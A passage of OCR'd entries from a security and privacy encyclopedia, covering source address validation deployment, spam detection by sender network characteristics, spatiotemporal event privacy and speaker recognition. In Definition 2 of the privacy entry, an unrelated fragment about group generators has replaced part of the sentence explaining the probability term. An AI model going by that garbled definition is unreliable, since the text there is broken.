The deployment of iSAV does not suffer from misaligned economic incentives and protects the provider network that deploys the standard rather than other networks. Interestingly, SAV for outbound traffic turned out to be more deployed than inbound at the AS level among network operators committed to the Mutually Agreed Norms for Routing Security regulations (MANRS, 2020) initiative (Luckie et al., 2019; Korczyński et al., 2020c). At the time of writing, 515 ASes are its signatories. MANRS recommends its members to implement SAV in their networks "to prevent packets with an incorrect source IP address from entering or leaving the network" (Korczyński et al., 2020c). One possible explanation for the higher deployment of oSAV among MANRS members is that the absence of outbound packet filtering gained widespread attention since it is the reason for reflection DDoS attacks. Under these circumstances, the SAV of inbound traffic remained neglected or overlooked by network operators.

"Naming and shaming" of network operators appeared to be a weak form of incentive (Luckie et al., 2019) for deploying oSAV. Luckie et al. (2019) consider several potential future scenarios, including liability associated with attacks originating from their networks or different types of regulations, including governmental initiatives. Finally, long-term efforts taken by the research community to measure and notify noncompliant operators such as the Spoofer project for oSAV and the Closed Resolver project for iSAV may significantly contribute to improving the overall deployment of the standard.

References

Baker F, Savola P (2004) Ingress filtering for multihomed networks. RFC 3704. https://rfc-editor.org/rfc/rfc3704.txt

Beverly R, Bauer S (2005) The spoofer project: inferring the extent of source address filtering on the internet. In: USENIX Steps to Reducing Unwanted Traffic on the Internet Workshop

Beverly R, Berger A, Hyun Y, claffy k (2009) Understanding the efficacy of deployed internet source address validation filtering. In: Internet Measurement Conference, ACM

Deccio C, Hilton A, Briggs M, Avery T, Richardson R (2020) Behind closed doors: A network tale of spoofing, intrusion, and false DNS security. In: Internet Measurement Conference, ACM

Kaminsky D (2008) It's the end of the cache as we know it. https://www.slideshare.net/dakami/dmk-bo2-k8

Korczyński M, Król M, van Eeten M (2016) Zone poisoning: the how and where of non-secure DNS dynamic updates. In: Internet Measurement Conference, ACM

Korczyński M, Nosyk Y, Lone Q, Skwarek M, Jonglez B, Duda A (2020a) Don't forget to lock the front door! Inferring the deployment of source address validation of inbound traffic. In: Passive and active measurement. Springer International Publishing, Cham

Korczyński M, Nosyk Y, Lone Q, Skwarek M, Jonglez B, Duda A (2020b) Inferring the deployment of inbound source address validation using DNS resolvers. In: Proceedings of the Applied Networking Research Workshop, ANRW'20. ACM, pp 9–11

Korczyński M, Nosyk Y, Lone Q, Skwarek M, Jonglez B, Duda A (2020c) The closed resolver project: measuring the deployment of source address validation of inbound traffic. In: CORR. https://arxiv.org/abs/2006.05277

Kottler S (2018) February 28th DDoS incident report. https://github.blog/2018-03-01-ddos-incident-report/

Kührer M, Hupperich T, Rossow C, Holz T (2014) Exit from hell? Reducing the impact of amplification DDoS attacks. In: USENIX Conference on Security Symposium

Lichtblau F, Streibelt F, Krüger T, Richter P, Feldmann A (2017) Detection, classification, and analysis of inter-domain traffic with spoofed source IP addresses. In: Internet Measurement Conference, ACM

Lone Q, Luckie M, Korczyński M, van Eeten M (2017) Using loops observed in traceroute to infer the ability to spoof. In: Passive and Active Measurement Conference. Springer International Publishing, Cham

Lone Q, Luckie M, Korczyński M, Asghari H, Javed M, van Eeten M (2018) Using crowdsourcing marketplaces for network measurements: the case of spoofer. In: Traffic Monitoring and Analysis Conference

Lone Q, Korczyński M, Gañán C, van Eeten M (2020) SAVing the internet: explaining the adoption of source address validation by internet service providers. In: Workshop on the Economics of Information Security

Luckie M, Beverly R, Koga R, Keys K, Kroll J, claffy k (2019) Network hygiene, incentives, and regulation: deployment of source address validation in the internet. In: Computer and Communications Security Conference, ACM

Luo X, Wang L, Xu Z, Chen K, Yang J, Tian T (2018) A large scale analysis of DNS water torture attack. In: Conference on Computer Science and Artificial Intelligence

MANRS (2020) Mutually agreed norms for routing security. https://www.manrs.org/

Mauch J (2013) Spoofing ASNs. http://seclists.org/nanog/2013/Aug/132

Müller LF, Luckie MJ, Huffaker B, Claffy KC, Barcellos MP (2019) Challenges in inferring spoofed traffic at IXPs. In: Conference on Emerging Networking Experiments And Technologies, ACM

Rossow C (2014) Amplification hell: revisiting network protocols for DDoS abuse. In: Network and Distributed System Security Symposium

Senie D, Ferguson P (2000) Network ingress filtering: defeating denial of service attacks which employ IP source address spoofing. RFC 2827. https://rfc-editor.org/rfc/rfc2827.txt

Shafir L, Afek Y, Bremler-Barr A (2020) NXNSAttack: recursive DNS inefficiencies and vulnerabilities. In: USENIX Security Symposium

Spoofer Project (2020) The spoofer project. https://www.caida.org/projects/spoofer/

Vixie P, Thomson S, Rekhter Y, Bound J (1997) Dynamic updates in the domain name system (DNS UPDATE). Internet RFC 2136

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300925

SPA

Simple Power Analysis

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300926

Space-Time Trade-Off

Time-Memory Trade-Offs

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_850

Spam Detection Using Network-Level Characteristics

Brent Byung Hoon Kang[147] ✉ and Gautam Singaraju[148]
(147) Department of Applied Information Technology and Centre for Secure Information Systems, The Volgenau School of Engineering George Mason University, Fairfax, VA, USA
(148) The Volgenau School of Engineering and IT, George Mason University Ask.com, Fairfax, VA, USA

Synonyms

Antispam based on sender reputation

Definition

Spam Detection Using Network-Level Characteristics is a type of method that is used to determine whether a given email is unsolicited based on the network characteristics of the sender, for example, the IP address, pattern of SMTP transactions, and the associated Autonomous System Number (ASN).

Background

Unsolicited email, also referred to as Spam, is one of the pernicious problems on Internet today. There have been numerous efforts to design an automated mechanism to determine whether an email is unsolicited or not. These methods can have two flavors: One that is based on the email's

content, and the other based on the network-level characteristics of the sender.

Theory and Applications

Senders could be identified by sender's email ID, IP address, or domain. For instance, PGP (Price 2003; Zimmermann 1995) is an email ID-based authentication technique where a third-party server maintains individual users' public keys. A sender's signed emails can be verified by retrieving the sender's public key.

Blacklist IP and Real-time Blackhole List (RBL) (Realtime Blackhole List 2002) employ IP addresses to identity spammers that keep a list of IP addresses that propagate spam. Though several RBLs are available, a recent study has shown that only 50% of spam is correctly identified by combined use of two or more lists (Ramachandran and Feamster 2006).

To identify a valid sender, sender identification techniques such as SenderID (Microsoft Corporation 2004), Sender Policy Framework (SPF) (Wong 2004), Domain Key Identified Mail (DKIM) (Allman 2005; Peterson 2006) and DomainKeys (Yahoo Inc n.d.) have been developed. SPF verifies if the sender's email server is authorized to send email for the sender's domain. SenderID differs from SPF in its ability to authenticate either the "envelope from" header or the "purported responsible address." Using DKIM and DomainKeys, senders publish a set of public keys as a part of DNS; emails are then signed by their mail server. Receivers verify the signature, and hence, the sender.

A sender identity, either IP addresses or SPF/DKIM, enables a better spam filtering system (Ramachandran and Feamster 2006). It has also been noted that any spam detection system based on the sender identity larger than that of a single IP address can expose bad behavior more accurately than those based on observations of a single IP address. Network-level properties of spam senders can be embedded into spam filters and may be quite effective.

Recommended Reading

Allman E (2005) Domain Keys Identified Mail (DKIM): introduction and overview

Microsoft Corporation (2004) Sender id framework – executive overview

Peterson P (2006) SIDF and DKIM overview scorecard, authentication summit II

Price W (2003) Inside PGP key reconstruction. A PGP corporation white paper

Ramachandran A, Feamster N (2006) Understanding the network-level behavior of spammers. In: Proceedings of ACM SIGCOMM'06, Pisa, 11–16 Sept 2006

Realtime Blackhole List (2002) Mail abuse Prevention System LLC, California. http://www.mail-abuse.org/rbl/

Wong MW (2004) Sender authentication: what to do, Technical document

Yahoo Inc (n.d.) Domain Keys: proving and protecting email sender identity

Zimmermann P (1995) The official PGP user's guide. MIT Press, Cambridge

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300927

Spatial Context

Location Semantics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300928

Spatial Knowledge

Location Semantics

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300929

Spatiotemporal Event Privacy

Spatiotemporal Privacy

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1545

Spatiotemporal Privacy

Yang Cao[149] ✉ and Li Xiong[150] ✉
(149) Kyoto University, Kyoto, Japan
(150) Emory University, Atlanta, GA, USA

✉ **Yang Cao**
Email: yang@i.kyoto-u.ac.jp

✉ **Li Xiong (Corresponding author)**
Email: lxiong@emory.edu

Synonyms

Spatiotemporal event privacy

Definitions

Spatiotemporal privacy (Cao et al., 2019a, b) provides a general form of privacy protection for spatiotemporal event, which is formalized by Boolean expression of location-time predicates. It provides a metrics to quantify the indistinguishability of a spatiotemporal event.

Background

Location privacy has been extensively studied in the literature with focus on specific *privacy goals*, *privacy metrics* and *location privacy preserving mechanisms* (LPPMs). The privacy goal defines what should be protected, which typically are single location and a sequence of locations (i.e., a trajectory). The privacy metrics define the quantitative measurement of the

protection regarding a specific privacy goal. The prior art of location privacy metrics, such as geo-indistinguishability (Andrés et al., 2013) and δ-location set privacy (Xiao and Xiong, 2015; Xiao et al., 2017), is extending differential privacy (Dwork, 2008) to location data, which is considered a rigorous approach to define privacy. LPPM achieves specific privacy metrics. One well-known LPPM for geo-indistinguishability is planar Laplace mechanism, which randomly transforms the true location to a perturbed one.

Spatiotemporal privacy is studying a broad range of privacy goals, which include not only single location and trajectory but also *presence* and *pattern* regarding a user's spatiotemporal activity. For example, an event of presence could be"visited hospital in the last week," and an event of pattern could be "regularly commuting between location A and location B every weekday".







Theory

In spatiotemporal data, the privacy goal is formalized by *spatiotemporal event* defined below.

Definition 1 (EVENT) A spatiotemporal event, denoted by EVENT, is a single location-time predicate or a combination of location-time predicates linked by the Boolean operators AND, OR, NOT (i.e., $\wedge$, $\vee$, $\neg$, respectively).

Spatiotemporal event is a more general privacy goal than the ones studied in location privacy (i.e., protecting either each single location or trajectory). Figure 1 illustrates six representative examples of spatiotemporal events. s_1 and s_2 denote two locations on the map. l_1 and l_2 indicate two variables about a user's locations at timestamps 1 and 2, respectively. Event (a) is false since it is impossible to be physically present at two different locations at the same time. Event (b) represents a privacy goal of a sensitive area including $\{s_1, s_2\}$. Event (c) indicates a sensitive trajectory $s_1 \rightarrow s_1$ from time 1 to time 2. Event (d) depicts the secret as the user's presence at s_1 at time 1 or time 2. Event (e) denotes a type of *pattern* that the user stays at

two sensitive regions successively. Event (f) describes the secret as user's *presence* in sensitive region $\{s_1, s_2\}$ at either time 1 or 2.

Spatial	Temporal	Spatial & Temporal
 $(a)\ (l_1 = s_1) \wedge (l_1 = s_2)$	 $(b)\ (l_1 = s_1) \vee (l_1 = s_2)$	 $(c)\ (l_1 = s_1) \wedge (l_2 = s_1)$
 $(d)\ (l_1 = s_1) \vee (l_2 = s_1)$	 $(e)\ ((l_1 = s_1) \vee (l_1 = s_2)) \wedge ((l_2 = s_1) \vee (l_2 = s_2))$	 $(f)\ ((l_1 = s_1) \vee (l_1 = s_2)) \vee ((l_2 = s_1) \vee (l_2 = s_2))$

Spatiotemporal Privacy, Fig. 1 Six representative examples of spatiotemporal events. l_1 and l_2 denote the variables about user's location at time 1 and time 2, respectively. s_1 and s_2 indicate two possible locations. A spatiotemporal event, for instance, $l_1 = s_1$ means that the user is at location s_1 at time 1.

Definition 2 (ε-Spatiotemporal Event Privacy) A mechanism preserves ε-spatiotemporal event privacy for a spatiotemporal EVENT if at any timestamp t in $\{1, \cdots, T\}$ given any observations $\{o_1, \cdots, o_t\}$, we have

$$\frac{\Pr(o_1, \cdots, o_t | \text{EVENT})}{\Pr(o_1, \cdots, o_t | \neg\text{EVENT})} \leq e^{\epsilon}, \tag{1}$$

where EVENT is a logic variable about the user-specified spatiotemporal event and ¬EVENT denotes the negation of EVENT.
$\mathbb{G}_1 = \langle g_1 \rangle, \mathbb{G}_2 = \langle g_2 \rangle, \mathbb{G}_3$ denotes the probability of the observations o_1, o_2, $\cdots$, o_t given the value of EVENT.

The metrics of spatiotemporal privacy could be orthogonal to location privacy. For example, a mechanism satisfying ε-spatiotemporal event privacy in Definition 2 may not satisfy ε-geo-indistinguishability (Andrés et

al., 2013) and vice versa. Intuitively, location privacy studies how to avoid unknown risks by preserving indistinguishability between any possible locations or trajectories, while spatiotemporal event privacy studies how to guarantee customizable privacy by preserving the indistinguishability regarding user-defined events.

The PriSTE framework (Cao et al., 2019c) achieves spatiotemporal event privacy by calibrating the parameter of a given perturbation-based LPPM such as planar Laplace mechanism for geo-indistinguishability to satisfy both location privacy and spatiotemporal privacy w.r.t. the given event. The rationale is that Equation 1 could be quantified given an event, an LPPM, and its parameter that controls the strength of the perturbation. PriSTE selects an appropriate parameter of LPPM to make sure Equation 1 holds.

Open Problems and Future Directions

An open problem is how to design a native and optimal mechanism to achieve spatiotemporal event privacy without relying on mechanisms that are designed and optimized for location privacy, which may ensure higher utility than the PriSTE framework. Another interesting direction is to study the sequential composition theory of spatiotemporal event privacy between different events.

Cross-References

Differential Privacy
Geo-Indistinguishability

References

Andrés ME, Bordenabe NE, Chatzikokolakis K, Palamidessi C (2013) Geo-indistinguishability: differential privacy for location-based systems. In: CCS, pp 901–914

Cao Y, Xiao Y, Xiong L, Bai L (2019a) PriSTE: from location privacy to spatiotemporal event privacy. In: 2019 IEEE 35th International Conference on Data Engineering (ICDE), pp 1606–1609

Cao Y, Xiao Y, Xiong L, Bai L, Yoshikawa M (2019b) PriSTE: protecting spatiotemporal event privacy in continuous location-based services. Proc VLDB Endow 12(12):1866–1869

Cao Y, Xiao Y, Xiong L, Bai L, Yoshikawa M (2019c) Protecting spatiotemporal event privacy in continuous location-based services pp 1–1, 1907.10814

Dwork C (2008) Differential privacy: A survey of results. In: TAMC, pp 1–19

Xiao Y, Xiong L (2015) Protecting locations with differential privacy under temporal correlations. In: CCS, pp 1298–1309

Xiao Y, Xiong L, Zhang S, Cao Y (2017) LocLok: location cloaking with differential privacy via hidden markov model. VLDB 10(12):1901–1904

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300930

Speaker Biometrics

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300931

Speaker Identification and Verification (SIV)

Speaker Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_747

Speaker Recognition

Homayoon Beigi[151] ✉
(151) Research, Recognition Technologies, Inc., South Salem, NY, USA

✉ **Homayoon Beigi**
Email: beigi@recotechnologies.com

Synonyms

Speaker biometrics; Speaker identification and verification (SIV); Talker recognition; Voice biometrics; Voice recognition; Voiceprint recognition

Definition

Speaker Recognition is a multi-disciplinary technology which uses the vocal characteristics of speakers to deduce information about their identities. It is a branch of biometrics that may be used for identification, verification, and classification of individual speakers, with the capability of tracking, detection, and segmentation by extension.

Background

In addressing the act of *speaker recognition*, many different terms have been coined, some of which have caused great confusion. *Speech recognition* research has been around for a long time, and, naturally, there is some confusion in the public between *speech* and *speaker* recognition. One term that has added to this confusion is *voice recognition*.

The term *voice recognition* has been used in some circles to double for *speaker recognition*. Although it is conceptually a correct name for the

subject, it is recommended that the use of this term is avoided. *Voice recognition*, in the past, has been mistakenly applied to *speech recognition*, and these terms have become synonymous for a long time. In a speech recognition application, it is not the voice of the individual which is being recognized, but the contents of his/her speech. Alas, the term has been around and has had the wrong association for too long.

Other than the aforementioned, there have been a myriad of different terminology used to refer to this subject. These include *voice biometrics*, *speech biometrics*, *biometric speaker identification*, *talker identification*, *talker clustering*, *voice identification*, *voiceprint identification*, and so on. With the exception of the term *speech biometrics* which also introduces the addition of a speech knowledge-base to speaker recognition, the rest do not present any additional information.

A human child develops an inherent ability to identify the voice of his/her parents before even learning to understand the content of their speech. In humans, speaker recognition is performed in the right (less dominant) hemisphere of the brain in conjunction with the functions for processing pitch, tempo, and other musical discourse. This is in contrast with most of the language functions (production and perception) in the brain which are processed by the *Broca* and *Wernicke* areas in the left (dominant) hemisphere of the *cerebral cortex* (Beigi, 2011).

A speaker recognition system first tries to model the vocal tract characteristics of a person. This may be a mathematical model of the physiological system producing the human speech or simply a statistical model with similar output characteristics as the human vocal tract. Once a model is established and has been associated with an individual, new instances of speech may be assessed to determine the likelihood of them having been generated by the model of interest in contrast with other observed models. This is the underlying methodology for all speaker recognition applications. The earliest known papers on speaker recognition were published in the 1950s (Pollack et al., 1954; Shearme and Holmes, 1959). Initial speaker recognition techniques relied on a human expert examining representations of the speech of an individual and making a decision on the person’s identity by comparing the characteristics in this representation with others. The most popular representation was the *formant* representation. In the recent decades, fully automated speaker recognition systems have been developed and are in use (Beigi, 2011).

As for the importance of speaker recognition, it is noteworthy that *speaker identity* is the only biometric which may be easily tested (identified or verified) remotely through the existing infrastructure, namely, the telephone network. This makes speaker recognition quite valuable and unrivaled in many real-world applications. It needs not be mentioned that with the growing number of cellular (mobile) telephones and their ever-growing complexity, speaker recognition will become more popular in the future.

Speaker Enrollment

The first step required in most manifestations of speaker recognition is to enroll the users of interest. This is usually done by building a mathematical model of a sample speech from the user and storing it in association with an identifier. This model is usually designed to capture statistical information about the nature of the audio sample and is mostly irreversible – namely, the enrollment sample may not be reconstructed from the model.

Speaker Verification (Authentication)

In a generic speaker verification application, the person being verified (known as the test speaker) identifies himself/herself, usually by non-speech methods (e.g., a username, an identification number, etc.). The provided ID is used to retrieve the enrolled model for that person which has been stored according to the enrollment process, described earlier, in a database. This enrolled model is called the *target speaker model* or the *reference model*. The speech signal of the test speaker is compared against the target speaker model to verify the test speaker.

Of course, comparison against the target speaker's model is not enough. There is always a need for contrast when making a comparison. Therefore, one or more competing models should also be evaluated to come to a verification decision. The competing model may be a so-called (universal) background model or one or more cohort models. The final decision is made by assessing whether the speech sample given at the time of verification is closer to the target model or to the competing model(s). If it is closer to the target model, then the user is verified and otherwise rejected.

The speaker verification problem is known as a one-to-one comparison since it does not necessarily need to match against every single person in the database. Therefore, the complexity of the matching does not increase

as the number of enrolled subjects increases. Of course in reality, there is more than one comparison for speaker verification, as stated – comparison against the target model and the competing model(s).

Speaker Identification

There are two different types of speaker identification, *closed-set* and *open-set*. Closed-set identification is the simpler of the two problems. In close-set identification, the audio of the test speaker is compared against all the available speaker models, and the speaker ID of the model with the closest match is returned. In practice, usually, the top best matching candidates are returned in a ranked list, with corresponding confidence or likelihood scores. In closed-set identification, the ID of one of the speakers in the database will always be closest to the audio of the test speaker; there is no rejection scheme.

One may imagine a case where the test speaker is a 5-year-old child where all the speakers in the database are adult males. In closed-set identification, still, the child will match against one of the adult male speakers in the database. Therefore, closed-set identification is not very practical. Of course, like anything else, closed-set identification also has its own applications. An example would be a software program which would identify the audio of a speaker so that the interaction environment may be customized for that individual. In this case, there is no great loss by making a mistake. In fact, some match needs to be returned just to be able to pick a customization profile. If the speaker does not exist in the database, then there is generally no difference in what profile is used, unless profiles hold personal information, in which case rejection will become necessary.

Open-set identification may be seen as a combination of closed-set identification and speaker verification. For example, a closed-set identification may be conducted, and the resulting ID may be used to run a speaker verification session. If the test speaker matches the target speaker based on the ID, returned from the closed-set identification, then the ID is accepted and passed back as the true ID of the test speaker. On the other hand, if the verification fails, the speaker may be rejected all-together with no valid identification result. An open-set identification problem is therefore at least as complex as a speaker verification task (the limiting case being when there is only one speaker in the database), and most of the time it is more complex. In fact, another way of looking at verification is as a

special case of open-set identification in which there is only one speaker in the list. Also, the complexity generally increases linearly with the number of speakers enrolled in the database since, theoretically, the test speaker should be compared against all speaker models in the database – in practice this may be avoided by tolerating some accuracy degradation (Beigi et al., 1999).

Speaker and Event Classification

The goal of classification is a bit more vague. It is the general label for any technique that pools similar audio signals into individual bins. Some examples of the many classification scenarios are gender classification, age classification, and event classification. Gender classification, as is apparent from its name, tries to separate male speakers and female speakers. More advanced versions also distinguish children and place them into a separate bin; classifying male and female is not so simple in children since their vocal characteristics are quite similar before the onset of puberty. Classification may use slightly different sets of features from those used in verification and identification, depending on the problem at hand. Also, either there may be no enrollment, or enrollment may be done differently (Beigi, 2011).

Although these methods are called speaker classification, sometimes, the techniques are used for doing event classification such as classifying speech, music, blasts, gun shots, screams, whistles, horns, etc. The feature selection and processing methods for classification are mostly dependent on the scope and could be different from mainstream speaker recognition.

Speaker Segmentation, Diarization, Detection, and Tracking

Automatic segmentation of an audio stream into parts containing the speech of distinct speakers, music, noise, and different background conditions has many applications. This type of segmentation is elementary to the practical considerations of speaker recognition as well as speech and other audio-related recognition systems. Different specialized recognizers may be used for recognition of distinct categories of audio in a stream.

An example is the ever-growing tele-conferencing application. In a tele-conference, usually, a host makes an appointment for a conference call and notifies attendees to call a telephone number and to join the conference using a special access code. There is an increasing interest from the

involved parties to obtain transcripts (minutes) of these conversations. In order to fully transcribe the conversations, it is necessary to know the speaker of each statement. If an enrolled model exists for each speaker, then prior to identifying the active speaker (*speaker detection*), the audio of that speaker should be segmented and separated from adjoining speakers. When speaker segmentation is combined with speaker identification and the resulting index information is extracted, the process is called *speaker diarization*. In case one is only interested in a specific speaker and where that speaker has spoken within the conversation (the timestamps), the process is called *speaker tracking*.

Speaker Verification Modalities

There are two major ways in which speaker verification may be conducted. These two are called the *modalities* of speaker verification, and they are *text-dependent* and *text-independent*. There are also variations of these two modalities such as *text-prompted*, *language-independent text-independent*, and *language-dependent text-independent*.

In a purely *text-dependent* modality, the speaker is required to utter a predetermined text at enrollment and the same text again at the time of verification. Text-dependence does not really make sense in an identification scenario. It is only valid for verification. In practice, using such text-dependent modality will be open to *spoofing* attacks; namely, the audio may be intercepted and recorded to be used by an impostor at the time of the verification. Practical applications that use the text-dependent modality do so in the text-prompted flavor. This means that the enrollment may be done for several different textual contents, and at the time of verification, one of those texts is requested to be uttered by the test speaker. The chosen text is the prompt and the modality is called *text-prompted*.

A more flexible modality is the *text-independent* modality in which case the texts of the speech at the time of enrollment and verification are completely random. The difficulty with this method is that because the texts are presumably different, longer enrollment and test samples are needed. The long samples increase the probability of better coverage of the idiosyncrasies of the person’s vocal characteristics.

The general tendency is to believe that in the text-dependent and text-prompted cases, since the enrollment and verification texts are identical, they can be designed to be much shorter. One must be careful, since the


shorter segments will only examine part of the dynamics of the vocal tract. Therefore, the text for text-prompted and text-dependent engines must still be designed to cover enough variation to allow for a meaningful comparison.

The problem of spoofing is still present with text-independent speaker verification. In fact, any recording of the person's voice should now get an impostor through. For this reason, text-independent systems would generally be used with another source of information in a multi-factor authentication scenario.

In most cases, *text-independent* speaker verification algorithms are also *language-independent*, since they are concerned with the vocal tract characteristics of the individual, mostly governed by the shape of the speaker's vocal tract. However, because of the coverage issue discussed earlier, some researchers have developed text-independent systems which have some internal models associated with phonemes in the language of their scope. These techniques produce a text-independent, but somewhat language-dependent speaker verification system. The language limitations reduce the space and, hence, may reduce the error rates.

Knowledge-Based Speaker Recognition (Speech Biometrics)

A knowledge-based speaker recognition system is usually a combination of a speaker recognition system and a speech recognizer and sometimes a natural language understanding engine or more. It is somewhat related to the *text-prompted* modality with the difference that there is another abstraction layer in the design. This layer uses knowledge from the speaker to test for liveness or act as an additional authentication factor. As an example, at the enrollment time, specific information such as a Personal Identification Number (PIN) or other private data may be stored about the speakers. At the verification time, randomized questions may be used to capture the test speaker's audio and the content of interest. The content is parsed by doing a transcription of the audio and using a natural language understanding (Manning, 1999) system to parse for the information of interest. This will increase the factors in the authentication and is usually a good idea for reducing the chance of successful impostor attacks – see Fig. 1.




Speaker Recognition, Fig. 1 A practical speaker recognition system utilizing speech recognition and natural language understanding

Theory

Speaker recognition is a multi-disciplinary science. In its theory and implementation, it has a great deal in common with speech recognition (Rabiner and Juang, 1990). It is impossible to cover the theory in this limited venue. The following disciplines are directly relevant: *signal processing*, *phonetics and phonology*, *information theory*, *Bayesian statistics and learning*, *optimization theory*, *parameter estimation*, *artificial intelligence and deep learning*, and *applied mathematics*. Reference Beigi (2011) provides a comprehensive coverage of the theory. An attempt is made here to list the different techniques which are used for speaker recognition.

